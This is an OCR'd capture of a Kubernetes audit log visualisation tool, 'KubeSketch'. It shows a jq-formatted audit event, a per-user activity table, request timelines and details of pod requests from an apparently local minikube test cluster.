openshift-kube-apiserver	2

KubeSketch


Kubernetes Audit Log Visualization


```
auditlogs git:(main) ✗ cat manyusers.log | wc -l
39139
auditlogs git:(main) ✗ cat manyusers.log | jq | head -n 20

"kind": "Event",
"apiVersion": "audit.k8s.io/v1",
"level": "Metadata",
"auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
"stage": "RequestReceived",
"requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
"verb": "get",
"user": {
  "username": "system:apiserver",
  "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
  "groups": [
    "system:masters"
  ]
},
"sourceIPs": [
  "::1"
],
"userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
"objectRef": {
auditlogs git:(main) ✗
```

Upload Kubernetes Audit Log

Drag & drop a file here, or click to select

Upload and Process





Color Legend (16 users)

admin-user adminuser analyst-user backend-user database-user dev-user developer-user

User Activity

Search users...

Username	First Time	Last Time	Actions	Resources	Add to Diagram
minikube-user	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-user	19:24:55	19:41:21	12	5	[view]
readonlyuser	19:24:46	19:46:01	10	2	[view]
analyst-user	19:26:45	19:37:05	10	4	[view]
hackerman	19:26:33	19:37:12	8	4	[view]

User Details

minikube-user

First seen: 19:07:22 → Last seen: 19:14:00

197	22	4	3
Requests	Resources	Namespaces	Errors

Resource Access

jobs.batch	38
pods	34
serviceaccounts	20
nodes	19
events	18

Namespaces

trivy-temp	77
kube-system	18
default	17
openshift-kube-apiserver	2

Actions

get	list	watch	create	delete
79	76	24	10	8

Errors


Not Found	3

minikube-user | Filter actions...

Line #	Timestamp	Verb	Resource	Namespace	Stage	Status
19271	19:07:22	get		-	RequestReceived	0
19272	19:07:22	get		-	ResponseComplete	304
19273	19:07:22	get		-	RequestReceived	0
19274	19:07:22	get		-	ResponseComplete	304
19297	19:07:25	list	pods	default	RequestReceived	0
19298	19:07:25	list	pods	default	ResponseComplete	200
19353	19:07:32	list	deployments	default	RequestReceived	0
19354	19:07:32	list	deployments	default	ResponseComplete	200
19489	19:07:51	get		-	RequestReceived	0
19490	19:07:51	get		-	ResponseComplete	200
19491	19:07:51	get	pods *(ubuntu-infinite)*	default	RequestReceived	0
19492	19:07:51	get	pods *(ubuntu-infinite)*	default	ResponseComplete	404
19493	19:07:51	create	pods	default	RequestReceived	0
19498	19:07:51	create	pods *(ubuntu-infinite)*	default	ResponseComplete	201
19569	19:07:58	list	pods	default	RequestReceived	0
19570	19:07:58	list	pods	default	ResponseComplete	200
19659	19:08:07	get	pods *(ubuntu-infinite)*	default	RequestReceived	0
19660	19:08:07	get	pods *(ubuntu-infinite)*	default	ResponseComplete	200
19661	19:08:07	get	pods *(ubuntu-infinite)*	default	RequestReceived	0
19662	19:08:07	get	pods *(ubuntu-infinite)*	default	ResponseStarted	101
19719	19:08:13	get	pods *(ubuntu-infinite)*	default	ResponseComplete	101

Line:	33004	AuditID:	f7af46df-a824-4f62-8cdb-476e50e2e1ba
Stage:	RequestReceived	Timestamp:	2025-05-08T23:34:30.466Z
Verb:	list		
User:	hackerman	Source IP:	192.168.49.1
User Agent:	kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc		
URI:	/api/v1/namespaces/default/pods?limit=500		


```
kind: "Event"
apiVersion: "audit.k8s.io/v1"
level: "Metadata"
auditID: "f7af46df-a824-4f62-8cdb-476e50e2e1ba"
stage: "RequestReceived"
requestURI: "/api/v1/namespaces/default/pods?limit=500"
verb: "list"
▸ user: {...}
▸ sourceIPs: [...]
userAgent: "kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc"
▸ objectRef: {...}
requestReceivedTimestamp: "2025-05-08T23:34:30.466349Z"
stageTimestamp: "2025-05-08T23:34:30.466349Z"
```


User
API Server
Node
Request
Response
Show Stages:
Request
Response
minikube-user
192.168.49.1
API Server
10.96.0.1
minikube
192.168.49.2
7:07:51 PM
cb46eb8f3d7b
Line: 19491
VIEW
COPY
[GET | PODS]
7:07:51 PM
cb46eb8f3d7b
Line: 19492
VIEW
COPY
[GET | PODS]
404
7:07:51 PM
8b71d71ad221
Line: 19493
VIEW
COPY
[CREATE | PODS]
7:07:51 PM
ID: 9fb2f213-13ad-4bc9-b4c4-8b71d71ad221
CREATE | PODS
FROM: minikube-user
TO: API Server
LINE: 19493
STAGE: RequestReceived
NAMESPACE: default
create request for pods in namespace 'default'
7:07:51 PM
42482cf5431a
Line: 19494
VIEW
COPY
7:07:51 PM
42482cf5431a
Line: 19495
VIEW
COPY
7:07:51 PM
26c6c9d4b570
Line: 19496
VIEW
COPY
[LIST | RESOURCEQUOTAS]
7:07:51 PM
26c6c9d4b570
Line: 19497
VIEW
COPY
[LIST | RESOURCEQUOTAS]
200
7:07:51 PM
8b71d71ad221
Line: 19498
VIEW
COPY
[CREATE | PODS]
201